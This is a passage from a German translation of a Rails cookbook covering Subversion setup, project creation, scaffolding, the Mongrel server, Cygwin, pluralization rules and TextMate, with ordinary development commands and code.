~/projects/blog$ svn move config/database.yml config/database.orig
A         config/database.orig
D         config/database.yml
~/projects/blog$ svn commit -m 'move database.yml to database.orig'
Adding         config/database.orig
Deleting       config/database.yml

Committed revision 4.
~/projects/blog$ svn propset svn:ignore "database.yml" config/
property 'svn:ignore' set on 'config'
~/projects/blog$ svn update config/
At revision 4.
~/projects/blog$ svn commit -m 'Ignoring database.yml'
Sending        config

Committed revision 5.
~/projects/blog$
```

Diskussion

Eine gute Möglichkeit, DRY zu praktizieren, besteht darin, sicherzustellen, dass Sie das gesamte Projekt nicht neu generieren müssen, wenn ein Hardware-Fehler auftrat oder Sie versehentlich `rm` eingegeben haben. Ich empfehle Ihnen wärmstens, den Umgang mit Subversion (oder einem anderen Versionskontrollsystem) zu erlernen und es für jede von Ihnen angelegte nicht-triviale Datei zu verwenden, insbesondere wenn Sie mit diesen Dateien Ihren Lebensunterhalt verdienen.

Unsere Lösung baut ein Subversion-Repository auf und importiert ein Rails-Projekt. Es mag ein wenig nervenaufreibend erscheinen, das angelegte Projekt mit dem Rails-Befehl zu löschen, bevor es ausgecheckt ist, aber solange Sie keine frische Kopie des Projekts aus dem Repository auschecken, arbeiten Sie nicht mit versionierten Dateien.

Die Subversion-Designer haben erkannt, dass sich nicht alle Dateien Ihres Repositorys für die Versionierung eignen. Die Eigenschaft `svn:ignore`, die auf den Inhalt eines Verzeichnisses angewandt wird, teilt Subversion mit, welche Dateien von den gängigen Befehlen (`svn add`, `svn update` etc.) ignoriert werden sollen. Beachten Sie, dass `svn:ignore` von der Option `--force` des `svn add`-Befehls ignoriert wird.

Subversion ist auch eng mit Apache verknüpft. Sobald Sie das `mod_svn`-Modul installiert haben, können Sie Ihr Projekt über HTTP auschecken oder aktualisieren. Diese Features bieten Ihnen eine einfache Möglichkeit, Ihre Rails-Anwendung auf entfernten Servern einzurichten. Ein Befehl wie `svn checkout http://railsurl.com/svn/blog`, der auf einem entfernten Server ausgeführt wird, checkt Ihr aktuelles Projekt auf diesem Server aus. `mod_svn` wird aus Sicherheitsgründen häufig zusammen mit SSL oder `mod_auth` eingesetzt.

Siehe auch

- Das Subversion-Projekt, *http://subversion.tigris.org*
- *Versionskontrolle mit Subversion*, Ben Collins-Sussman, Brian W. Fitzpatrick und C. Michael Pilato (O'Reilly)
- Version Control with Subversion, *http://svnbook.red-bean.com*
- Rezept 2.1, »Ein Rails-Projekt anlegen«
- Rezept 13.8, »Deployment Ihres Rails-Projekts mit Capistrano«

KAPITEL 2

Entwickeln mit Rails

2.0 Einführung

Rails ist darauf ausgerichtet, die Webentwicklung produktiver und einträglicher zu machen. Tatsächlich wird behauptet, dass Sie mit Rails bis zu 10-mal produktiver sein können als mit anderen Frameworks. Sie müssen selbst entscheiden, ob Rails einträglicher ist, aber wenn Sie produktiver sind, können Sie mehr Zeit damit verbringen, Sie interessierende Probleme zu lösen, anstatt das Rad ständig neu zu erfinden und Infrastruktur zu schaffen. Die Produktivitätsvorteile erkennen Sie am besten, wenn Sie sich eine komfortable Entwicklungsumgebung schaffen. Ihr primäres Entwicklungswerkzeug wird ein Texteditor oder eine integrierte Entwicklungsumgebung (Integrated Development Environment, IDE) sein. Dieses Werkzeug gut zu beherrschen erlaubt es Ihnen, sich effektiv innerhalb der Quelldateien der Anwendung zu bewegen. Sie benötigen außerdem Werkzeuge, um mit Rails über die Kommandozeile kommunizieren zu können, d.h., Sie müssen eine geeignete Terminal- oder Konsolenanwendung auswählen.

Dieses Kapitel enthält Rezepte, die Ihnen dabei helfen, Ihre Rails-Entwicklungsumgebung auszuwählen und den Ausgangspunkt einer Rails-Anwendung anzulegen. Wir behandeln auch einige hilfreiche Lösungen für gängige Probleme, denen man bei der Rails-Entwicklung häufig begegnet, etwa zur Generierung der Ruby-Dokumentation (RDoc) für Ihre Anwendung oder zur Entwicklung mit dem aktuellsten Rails (Edge Rails).

Sobald Sie bereit sind, neue Rails-Projekte anzulegen und zu bearbeiten, und alle Entwicklungs-Tools am richtigen Platz sind, können Sie damit beginnen herauszufinden, was Ihnen das Framework zu bieten hat.

2.1 Ein Rails-Projekt anlegen

Problem

Sie haben Rails auf Ihrem System installiert und wollen Ihr erstes Rails-Projekt anlegen.

Lösung

Wir gehen davon aus, dass Sie Ruby, RubyGems, Rails und eine der von Rails unterstützten Datenbanken (MySQL ist am weitesten verbreitet; PostgreSQL ist weniger populär, aber eine ausgezeichnete Wahl) installiert haben. Um eine neue Rails-Anwendung anzulegen, führen Sie den Befehl `rails` aus und übergeben ihm den Pfad auf die neue Anwendung als Argument. Um Ihre neue Anwendung zum Beispiel unter */var/www/cookbook* anzulegen (wobei das *cookbook*-Verzeichnis noch nicht existiert), geben Sie den folgenden Befehl in einem Terminal-Fenster ein:

```
$ rails /var/www/cookbook
```

Der `rails`-Befehl legt das Verzeichnis für Ihr Projekt mit dem von Ihnen angegebenen Pfad an. Er erzeugt außerdem eine Reihe von Unterverzeichnissen, die den Projektcode nach der Funktion organisieren, die er innerhalb der MVC-Umgebung übernimmt. Der `rails`-Befehl kennt darüber hinaus verschiedene Kommandozeilenoptionen. Diese können Sie sich ansehen, indem Sie Folgendes eingeben:

```
$ rails --help
```

Die wichtigste dieser Optionen ist `--database=database_type`, wobei `database_type` einer der folgenden sein kann: `mysql`, `oracle`, `postgresql`, `sqlite2` oder `sqlite3`. Um beispielsweise PostgreSQL anstelle der Standard-Datenbank (MySQL) zu verwenden, geben Sie den folgenden Befehl ein:

```
$ rails /var/www/cookbook --database=postgresql
```

Diskussion

Nachdem Sie ein Projekt mit Rails angelegt haben, sollten Sie sich die Struktur der generierten Verzeichnisse sowie die erzeugten Dateien ansehen. Ihr neues Rails-Projekt enthält eine nette README-Datei, die die Rails-Grundlagen beschreibt, etwa wie man an die Dokumentation gelangt, Rails debuggt, die Rails-Konsole, Breakpunkte und vieles mehr.

Ein neues Rails-Projekt enthält die folgenden Verzeichnisse:

app

: enthält den gesamten anwendungsspezifischen Code dieser Anwendung. Der größte Teil der Rails-Entwicklung findet innerhalb des *app*-Verzeichnisses statt.

app/controllers

: enthält die Controller-Klassen, die alle von `ActionController::Base` erben. Jede dieser Dateien sollte nach dem Modell benannt werden, das sie kontrollieren, gefolgt von *_controller.rb* (z.B. *cookbook_controller.rb*), damit ein automatisches Abbilden der URLs möglich ist.

app/models

: enthält die Modelle, deren Namen die Form *cookbook.rb* haben sollten. Die Modellklassen erben größtenteils von `ActiveRecord::Base`.

app/views

enthält die Template-Dateien für den View. Der Name muss beispielsweise *cookbook/index.rhtml* für die Aktion `CookBookController#index` lauten. Alle Views verwenden die eRuby-Syntax. Dieses Verzeichnis kann auch Stylesheets, Images und so weiter enthalten. Diese können über symbolische Links mit `public` verbunden werden.

app/helpers

enthält View-Helper. Die Namen sollten die Form *weblog_helper.rb* aufweisen.

app/apis

enthält API-Klassen für Webdienste.

config

enthält Konfigurationsdateien für die Rails-Umgebung, die Routing-Map, die Datenbank und andere Abhängigkeiten.

components

enthält eigenständige Mini-Anwendungen, die Controller, Modelle und Views bündeln.

db

enthält das Datenbankschema in *schema.rb*. *db/migrate* enthält die Folge von Migrations für Ihr Schema.

lib

enthält anwendungsspezifische Bibliotheken – d.h. grundsätzlich jede Art von eigenem Code, der nicht unter Controller, Modelle oder Helfer fällt. Dieses Verzeichnis liegt im Ladepfad.

public

Das ist das für jeden verfügbare Verzeichnis. Es enthält Unterverzeichnisse für Images, Stylesheets und JavaScript-Skripten. Es enthält außerdem die Dispatcher und die Standard-HTML-Dateien.

script

enthält Helfer-Skripten für die Automatisierung und Generierung.

test

enthält Unit-Tests und funktionale Tests, zusammen mit Fixtures.

vendor

enthält externe Bibliotheken, von denen die Anwendung abhängig ist. Es enthält auch das Plugins-Unterverzeichnis. Dieses Verzeichnis liegt im Ladepfad.

Siehe auch

- Rezept 2.3, »Die Rails-Entwicklung mit Mongrel beschleunigen«
- Rezept 2.10, »RDoc für Ihre Rails-Anwendung generieren«

2.2 Starthilfe bei der Entwicklung durch Scaffolding

Problem

Sie haben eine gute Vorstellung von einem neuen Projekt und haben eine grundlegende Datenbank entworfen. Sie wollen eine grundlegende Rails-Anwendung schnell ans Laufen bringen.

Lösung

Sobald Sie Ihre Datenbank angelegt und Rails für die Kommunikation mit der Datenbank konfiguriert haben, können Sie Rails das generieren lassen, was als *Scaffolding* bezeichnet wird. Scaffolding generiert eine grundlegende CRUD-Webanwendung (»Create, Read, Update and Delete«, zu Deutsch etwa »Anlegen, Lesen, Aktualisieren und Löschen«), einschließlich des Controller- und View-Codes, der mit Ihrem Modell interagiert. Wenn Sie Scaffolding generieren, erhalten Sie eine voll funktionsfähige, wenn auch grundlegende Webanwendung, die als Ausgangspunkt für die weitere Entwicklung dienen kann.

Es gibt zwei Möglichkeiten, das Scaffolding unter Rails zu generieren. Die erste besteht darin, Rails den gesamten für die Anwendung benötigten View- und Controller-Code hinter den Kulissen dynamisch generieren zu lassen. Sie erledigen das mit Hilfe der `scaffold`-Methode des Action Controllers. Die zweite Möglichkeit ist der Einsatz des Rails Scaffolding-Generators für die Generierung des Scaffolding-Codes in Ihrem Anwendungsverzeichnis.

Um zu zeigen, wie das Scaffolding funktioniert, wollen wir eine Rails-Anwendung anlegen, die eine Liste von Programmiersprachen zusammen mit einer Beschreibung speichert. Wir beginnen mit der Einrichtung Ihrer Datenbank. Generieren Sie ein Datenbank-Migrationskript mit:

```
$ ruby script/generate migration build_db
```

Das generiert eine Datei namens *001_build_db.rb* im *db/migrate*-Verzeichnis Ihrer Anwendung. Öffnen Sie diese Datei, und fügen Sie Folgendes hinzu:

db/migrate/001_build_db.rb:

```
class BuildDb < ActiveRecord::Migration

  def self.up
    create_table :languages, :force => true do |t|
      t.column :name, :string
      t.column :description, :string
    end
  end

  def self.down
```

```
    drop_table :languages
  end
end
```

Führen Sie dieses Migrationsskript aus, um die *languages*-Tabelle in Ihrer Datenbank aufzubauen:

```
$ rake db:migrate
```

Sobald Ihre Datenbank angelegt worden ist und die Rails-Anwendung die Verbindung zu ihr herstellen kann, gibt es zwei Möglichkeiten, das Scaffolding zu generieren. Die erste besteht in der Verwendung der `scaffold`-Methode. Legen Sie ein Modell namens *language.rb* an:

```
$ ruby script/generate model language
```

Nun legen Sie einen Controller namens *language_controller.rb* an:

```
$ ruby script/generate controller language
```

Diese beiden Generatoren zeigen Ihnen, welche neuen Dateien zu Ihrer Rails-Anwendung hinzugefügt wurden. Öffnen Sie den neu angelegten *language*-Controller, und fügen Sie den folgenden Aufruf in die `scaffold`-Methode ein:

app/controllers/language_controller.rb:

```
class LanguageController < ApplicationController
  scaffold :language
end
```

Hier übergeben Sie der `scaffold`-Methode ein Ihr Modell repräsentierendes Symbol, in diesem Fall also `:languages`. Dieser einzelne Aufruf weist Rails an, den gesamten Code zu generieren, der notwendig ist, um CRUD-Operationen auf die *languages*-Tabelle anzuwenden.

Um sich das Ergebnis anzusehen, starten Sie Ihren Webserver mit:

```
$ ruby script/server
```

und bewegen sich mit dem Webbrowser an *http://localhost:3000/language*.

Die zweite Möglichkeit für den Einsatz des Rails-Scaffoldings bietet der `scaffold`-Generator. Wenn Sie das Scaffolding mit Hilfe des Generators erzeugen, müssen Sie nicht explizit ein Modell oder einen Controller anlegen, wie das bei der vorigen Technik der Fall war. Sobald die Datenbank eingerichtet und konfiguriert ist, führen Sie einfach den folgenden Befehl im Stammverzeichnis Ihrer Anwendung aus:

```
$ ruby script/generate scaffold language
```

Dieser Befehl erzeugt eine Reihe physikalischer Dateien innerhalb Ihres Anwendungsverzeichnisses, einschließlich der Modell-, Controller- und einer Reihe von View-Dateien. Die Ergebnisse dieser Scaffolding-Technik sind, aus Sicht des Browsers, identisch mit dem ersten Ansatz. Sie erhalten eine grundlegende, funktionierende Webanwendung, die als Basis für die weitere Entwicklung dienen kann.

Diskussion

Viele Leute lassen sich dazu verführen, Rails einmal auszuprobieren, nachdem sie Videos über die unglaublich schnelle Codegenerierung gesehen haben. Andere fühlen sich durch die Vorstellung, dass ein Framework automatisch Code generiert, eher abgestoßen.

Bevor Sie basierend auf dem Scaffolding ein Urteil über Rails abgeben, müssen Sie verstehen, welcher Code für Sie generiert wird (und wie) und wie das Scaffolding in der realen Rails-Entwicklung eingesetzt wird.

Die meisten erfahrenen Rails-Entwickler betrachten das Scaffolding bloß als hilfreichen Einstieg. Sobald das Scaffolding erzeugt wurde, generieren sie den Großteil der Anwendung von Hand. Für Rails-Neulinge kann das Scaffolding eine unverzichtbare Lernhilfe sein, insbesondere wenn der Scaffolding-Code mit der `generator`-Technik erzeugt wurde. Der generierte Code enthält sehr viel Rails-Code, der die Verwendung der gängigsten Bereiche des Frameworks demonstriert.

Abbildung 2-1 zeigt einige Screenshots der Art von Interface, die durch das Scaffolding generiert wird.

Eine einfache Möglichkeit, das Standardaussehen etwas aufzupeppen, bietet die Modifikation des Standard-Stylesheets. Wie Sie sehen können, ist das Design dieser Seiten ohne Anpassungen bestenfalls für die Backend-Administration geeignet.

Siehe auch

- Rezept 2.11, »Vollständige CRUD-Anwendungen mit Streamlined generieren«

2.3 Die Rails-Entwicklung mit Mongrel beschleunigen

Problem

Sie möchten an Ihrem Rails-Projekt im Entwicklungsmodus arbeiten und etwas Schnelleres verwenden als den fest eingebauten Webserver WEBrick.

Lösung

Eine ausgezeichnete Alternative zu WEBrick ist Mongrel. Mongrel ist deutlich schneller als WEBrick und wesentlich einfacher zu installieren als die LightTPD/FastCGI-Kombination. Sie benötigen eine funktionierende Build-Umgebung, um Mongrel unter Linux oder Mac OS X installieren zu können. Windows-Nutzer erhalten ein vorkompiliertes Gem. Nutzer Debian-basierter Linux-Distributionen müssen die `ruby-dev`- und `build-essential`-Pakete installiert haben, und Mac OS X-Nutzer müssen Apples XCode-Tools installiert haben. Sobald alle Voraussetzungen erfüllt sind, installieren Sie Mongrel mit Hilfe von RubyGems:

```
$ sudo gem install mongrel
```




Abbildung 2-1: Durch Rails generiertes CRUD-Scaffolding

Dann starten Sie Mongrel im Stammverzeichnis der Anwendung als Daemon (als Hintergrundprozess):

```
$ mongrel_rails start -d
```

Ihre Anwendung ist nun an Port 3000 verfügbar, genau wie bei der WEBrick-Standardeinstellung (*http://localhost:3000*). Um den Server anzuhalten, geben Sie Folgendes ein:

```
$ mongrel_rails stop
```

Diskussion

Mongrel ist ein schneller Webserver. Er wurde in Ruby geschrieben (mit einigen C-Erweiterungen). Er ist einfach zu installieren und kann als einfacher Entwicklungsserver dienen. Er kann für größere Produktionsanwendungen aber auch hinter einem Load-Balancer geclustert werden. Mongrel kann auch mit anderen Ruby-Frameworks, wie etwa *Og+Nitro* und *Camping*, verwendet werden, ist aber für den Einsatz von Rails-Anwendungen besonders populär. Es ist sehr wahrscheinlich, das *script/server* in naher Zukunft neben WEBrick und LightTPD auch Mongrel unterstützen wird.

Die Lösung zeigt Mongrel als Daemon-Prozess. Sie können ihn auch im Vordergrund ausführen, erhalten aber nicht die gleichen nützlichen Ausgaben wie bei WEBrick. Um diese Informationen zu erhalten, geben Sie den folgenden Befehl ein:

```
tail -f log/development.log
```

Die Installation des Mongrel-Plugins fügt den Befehl `mongrel_rails` in Ihren Pfad ein. Für eine Liste der verfügbaren Optionen geben Sie nur den Befehl ein:

```
$ mongrel_rails
Usage: mongrel_rails <command> [options]
Available commands are:
 - restart
 - start
 - stop

Each command takes -h as an option to get help.
```

Mongrel besitzt seinen eigenen Satz von Plugins. Ihre Ausgabe kann anders aussehen, je nachdem, welche Mongrel-Plugins installiert wurden (etwa mongrel_status und mongrel_cluster). Mit dem grundlegenden Mongrel-Gem verfügen Sie über `start`, `stop` und `restart`.

Eine vollständige Liste der Optionen des `start`-Befehls erhalten Sie mit `-h`:

```
$ mongrel_rails start -h
Usage: mongrel_rails <command> [options]
    -e, --environment ENV            Rails environment to run as
    -d, --daemonize                  Whether to run in the background or
                                     not
    -p, --port PORT                  Which port to bind to
    -a, --address ADDR               Address to bind to
```

```
-l, --log FILE                   Where to write log messages
-P, --pid FILE                   Where to write the PID
-n, --num-procs INT              Number of processors active before
                                 clients denied
-t, --timeout TIME               Timeout all requests after 100th
                                 seconds time
-m, --mime PATH                  A YAML file that lists additional
                                 MIME types
-c, --chdir PATH                 Change to dir before starting
                                 (will be expanded) -r, --root PATH
                                 Set the document root (default
                                 'public')
-B, --debug                      Enable debugging mode
-C, --config PATH                Use a config file
-S, --script PATH                Load the given file as an extra
                                 config script.
-G, --generate CONFIG            Generate a config file for -C
    --user USER                  User to run as
    --group GROUP                Group to run as
-h, --help                       Show this message
     --version                   Show version
```

Wenn Sie mit Windows arbeiten, können Sie Mongrel einfach als Dienst konfigurieren:

```
$ mongrel_rails_service install -n blog -r c:\data\blog \
                                -p 4000 -e production
```

Sie starten den Dienst dann mit:

```
$ mongrel_rails_service start -n blog
```

Sie können den Dienst sogar über die Verwaltung in der Systemsteuerung pflegen.

Siehe auch

- Die Mongrel-Projektseite, *http://mongrel.rubyforge.org*
- Rezept 13.2, »Verwaltung mehrerer Mongrel-Prozesse mit mongrel_cluster«
- Rezept 13.3, »Hosting von Rails mit Apache 2.2, mod_proxy_balancer und Mongrel«
- Rezept 13.4, »Rails mittels Pound vor Mongrel, Lighttpd und Apache einbinden«

2.4 Die Windows-Entwicklungsumgebung mit Cygwin erweitern

Problem

Obwohl der Großteil Ihrer Entwicklung unter Windows erledigt wird, sind Sie sich der Kommandozeilenwerkzeuge bewusst, die es unter Linux und OS X gibt, einschließlich der

GNU-Entwicklungstools. Sie suchen eine Möglichkeit, diese Tools in Ihre Windows-Umgebung einzubinden.

Lösung

Laden Sie Cygwin von *http://www.cygwin.com* herunter, und installieren Sie es. Nach der Installation sieht Cygwin mehr oder weniger so aus wie der Standard-Windows-Befehlsinterpreter (*cmd.exe*). Sie verfügen nun aber über eine sehr leistungsfähige Kommandozeilenumgebung, über die Sie Hunderte nützlicher Entwicklungstools starten können.

Bewegen Sie sich mit dem Browser auf *http://www.cygwin.com/setup.exe*, um das Setup-Programm zu installieren, das Sie durch die Cygwin-Installation führt. Das Programm stellt Ihnen einige Fragen über Ihre Umgebung, z.B. welchen Benutzern Sie Cygwin zugänglich machen wollen und welche Netzwerkeinstellungen der Installer beim Herunterladen der Pakete verwenden soll.

Als Nächstes wird Ihnen eine lange Liste von Paketen präsentiert. Legen Sie fest, welche davon auf Ihrem System installiert werden sollen. Viele dieser Pakete sind standardmäßig nicht ausgewählt. Um die Standard-Installationsoptionen für ein Paket zu ändern, klicken Sie für das gewünschte Paket also die NEW-Spalte an. Durch das Anklicken wird zwischen dem Überspringen und Installieren eines bestimmten Pakets (manchmal sind mehrere Versionen verfügbar) gewechselt.

Sobald der Installationsassistent abgeschlossen ist, können Sie ihn immer wieder ausführen, um anfänglich nicht installierte Pakete nachzuinstallieren.

Diskussion

Cygwin ermöglicht Ihnen eine GNU/Linux-ähnliche Umgebung unter Windows. Nutzer, die mit der Unix/Linux-Befehlszeile vertraut sind, aus dem ein oder anderen Grund aber Windows verwenden müssen, sollten Cygwin vor allem anderen installieren.

Cygwin stellt Ihnen unter Windows nahezu 800 Softwarepakete zur Verfügung, und zwar kostenlos. Eine vollständige und aktuelle Liste der verfügbaren Pakete finden Sie unter *http://cygwin.com/packages*.

Die Cygwin-Installation ist definitiv bescheidene Software. Wenn Sie entscheiden, dass das nichts für Sie ist, oder wenn Sie einige installierte Pakete entfernen wollen, können Sie die Pakete einfach aus dem Verzeichnis löschen, das Sie für Pakete angegeben haben, oder das Cygwin-Hauptverzeichnis (so etwas wie *C:\cygwin*) einfach komplett löschen.

Siehe auch

- Rezept 1.8, »Rails unter Windows mit Instant Rails ausführen«

2.5 Die Pluralisierungsmuster von Rails verstehen

Problem

Ihnen ist aufgefallen, dass Rails stark auf Konventionen setzt. Insbesondere nutzt es häufig die Pluralisierung, um den Namen einer Datenbank-Klasse an die dazugehörigen Modell- und Controller-Klassen zu binden. Sie wollen verstehen, wo die Pluralisierung verwendet wird und wo nicht.

Lösung

Es gibt drei Stellen, an denen Rails standardmäßig Pluralisierungskonventionen verwendet:

Namen von Datenbanktabellen: Plural

Die Namen von Datenbanktabellen werden im (englischen) Plural erwartet. So sollte eine Tabelle mit Mitarbeiterdaten (engl. *employee*) `Employees` genannt werden.

Namen von Modellklassen: Singular

Die Namen von Modellklassen liegen als Singular der Datenbanktabelle vor, die sie modellieren. So wird beispielsweise ein `Employee`-Modell basierend auf einer Tabelle namens `employees` aufgebaut.

Namen von Controller-Klassen: Plural

Die Namen von Controller-Klassen werden pluralisiert, z.B. `EmployeesController` oder `AccountsController`.

Sich mit diesen drei Konventionen vertraut zu machen ist ein großer Schritt auf dem Weg, sich bei Rails heimisch zu fühlen. Die Idee hinter der Pluralisierung ist, Ihren Code leserlicher und transparenter zu machen. Ein gutes Beispiel für die Lesbarkeit von Rails-Code bildet die Einrichtung einer 1-zu-M-Beziehung zwischen Kapiteln und Rezepten:

app/models/chapter.rb:

```
class Chapter < ActiveRecord::Base
  has_many :recipes
end
```

Dieser Code sagt: »Ein Kapitel (Chapter) hat viele Rezepte (recipes)«. Sie können sehen, dass das die tieferliegende Beziehung zwischen Kapiteln und Rezepten beschreibt. Und es ist auch für Nicht-Programmierer und Kunden verständlich.

Es gibt andere Stellen, an denen Rails die Pluralisierung nutzt, darunter View-Verzeichnisnamen und Dateinamen funktionaler Tests, Unit-Tests und Test-Fixtures.

Eine der besten Möglichkeiten, sich an die Pluralisierung zu gewöhnen, besteht darin, mit den Rails-Generatoren zu experimentieren und die Option `--pretend` (oder einfach `-p`)

zu verwenden, wenn man mit `script/generate` Scaffolding, Controller oder Modelle generiert.

```
$ ruby script/generate scaffold -p recipe
      exists  app/controllers/
      exists  app/helpers/
      create  app/views/recipes
      exists  test/functional/
  dependency  model
      exists    app/models/
      exists    test/unit/
      exists    test/fixtures/
      create    app/models/recipe.rb
      create    test/unit/recipe_test.rb
      create    test/fixtures/recipes.yml
      create  app/views/recipes/_form.rhtml
      create  app/views/recipes/list.rhtml
      create  app/views/recipes/show.rhtml
      create  app/views/recipes/new.rhtml
      create  app/views/recipes/edit.rhtml
      create  app/controllers/recipes_controller.rb
      create  test/functional/recipes_controller_test.rb
      create  app/helpers/recipes_helper.rb
      create  app/views/layouts/recipes.rhtml
      create  public/stylesheets/scaffold.cs
```

Rails wirft (basierend auf dem von Ihnen übergebenen String) alle Dateien aus, die es generieren würde, ohne diese tatsächlich anzulegen. Sie können das Flag `--pretend` einsetzen, um zu sehen, ob und wann Rails verschiedene Wörter pluralisiert. Schließlich sei noch auf Geoffrey Grosenbach verwiesen, der ein Online-Tool namens »The Pluralizer« gepostet hat, das alle Rails-Pluralisierungskonventionen für ein gegebenes Wort zeigt. Sie finden das Tool unter *http://nubyonrails.com/tools/pluralize*.

Diskussion

Die Pluralisierung in Rails ist oft das Thema heißer Debatten, insbesondere unter Skeptikern, die eine Debatte vom Zaun brechen wollen. Die Pluralisierung ist nur eine Konvention in einer Reihe von Konventionen, die Rails verwendet. Es versucht damit einen Großteil der Konfiguration zu elimieren, die bei Web-Entwicklungs-Frameworks normalerweise nötig sind.

Letztendlich ist die Pluralisierung nur eine Konvention. Es steht Ihnen immer frei, sie global zu deaktivieren oder in bestimmten Fällen zu überschreiben. Sie deaktivieren sie mit der folgenden Zeile in der Konfigurationsdatei *environment.rb*:

config/environment.rb:

```
ActiveRecord::Base.pluralize_table_names = false
```

Ein Problem mit der Pluralisierung besteht darin, dass nicht alle Wörter die richtige Beugung erfahren. Die Klasse, die darüber entscheidet, wie Wörter pluralisiert werden, heißt `Inflections`. Diese Klasse definiert Methoden, die in Rubys `String`-Klasse eingebunden werden. Diese Methoden werden in Rails allen `String`-Objekten zur Verfügung gestellt. Sie können mit diesen Methoden, namentlich mit `pluralize`, direkt in der Rails-Konsole experimentieren. Hier ein Beispiel:

```
$ ruby script/console
Loading development environment.
>> "account".pluralize
=> "accounts"
>> "people".pluralize
=> "peoples"
```

Viele der verschiedenen Grenzfälle der englischen Pluralisierung sind in einer Datei namens *inflections.rb* innerhalb des ActiveSupport-*gem*-Verzeichnisses enthalten. Hier eine gekürzte Version dieser Datei:

activesupport-1.3.1/lib/active_support/inflections.rb:

```
Inflector.inflections do |inflect|
  inflect.plural(/$/, 's')
  inflect.plural(/s$/i, 's')
  inflect.plural(/(ax|test)is$/i, '\1es')

  ...

  inflect.singular(/s$/i, '')
  inflect.singular(/(n)ews$/i, '\1ews')
  inflect.singular(/([ti])a$/i, '\1um')

  ...

  inflect.irregular('person', 'people')
  inflect.irregular('man', 'men')
  inflect.irregular('child', 'children')

  ...

  inflect.uncountable(%w(equipment information rice money species series fish sheep))
end
```

Sie werden letztlich eine bestimmte Pluralisierungsregel finden, die in dieser Datei fehlt. Nehmen wir zum Beispiel an, Sie hätten eine Tabelle mit `foo`-Datensätzen (die jeweils einen Tipp enthalten, mit denen Ruby-Neulinge zu Meistern werden). In diesem Fall ist der Plural von `foo` einfach `foo`, was die `pluralize`-Methode aber nicht so sieht:

```
$ ruby script/console
>> "foo".pluralize
=> "foos"
```

Rails bezeichnet Wörter, die im Plural und im Singular identisch sind, als »unzählbar« (*uncountable*). Um das Wort `foo` in eine Liste aller unzählbaren Wörter aufzunehmen, hängen Sie Folgendes an das Ende von *environment.rb* an:

config/environment.rb:

```
...

Inflector.inflections do |inflect|
  inflect.uncountable "foo"
end
```

Laden Sie *script/console* neu, pluralisieren Sie `foo` erneut, und Sie werden feststellen, dass Ihre neue Flexionsregel korrekt angewandt wurde.

```
$ ruby script/console
>> "foo".pluralize
=> "foo"
```

Weitere Flexionsregeln können dem Block hinzugefügt werden, der an `Inflector.inflections` übergeben wird. Hier einige Beispiele:

```
Inflector.inflections do |inflect|
  inflect.plural /^(ox)$/i, '\1\2en'
  inflect.singular /^(ox)en/i, '\1'

  inflect.irregular 'octopus', 'octopi'

  inflect.uncountable "equipment"
end
```

Diese Regeln werden vor den in *inflections.rb* definierten Regeln angewandt. Daher können Sie von diesem Framework definierte, vorhandene Regeln überschreiben.

Siehe auch

- Amy Hoys »Rails HowTo: Pluralizing«, *http://www.slash7.com/articles/2005/11/17/rails-howto-pluralizing*
- »10 Reasons Rails Does Pluralization«, *http://weblog.rubyonrails.org/2005/08/25/10-reasons-rails-does-pluralization*

2.6 Rails-Entwicklung unter OS X mit TextMate

Problem

Sie arbeiten unter Mac OS X und suchen einen GUI-basierten Texteditor, der die Rails-Entwicklung produktiv und angenehm macht.

Lösung

TextMate ist für die meisten Rails-Entwickler, die mit OS X arbeiten, die erste Wahl unter den GUI-Texteditoren (siehe *http://macromates.com*). TextMate ist keine freie Software, mit ein oder zwei Stunden Rails-Beratung aber leicht zu bezahlen.

Diskussion

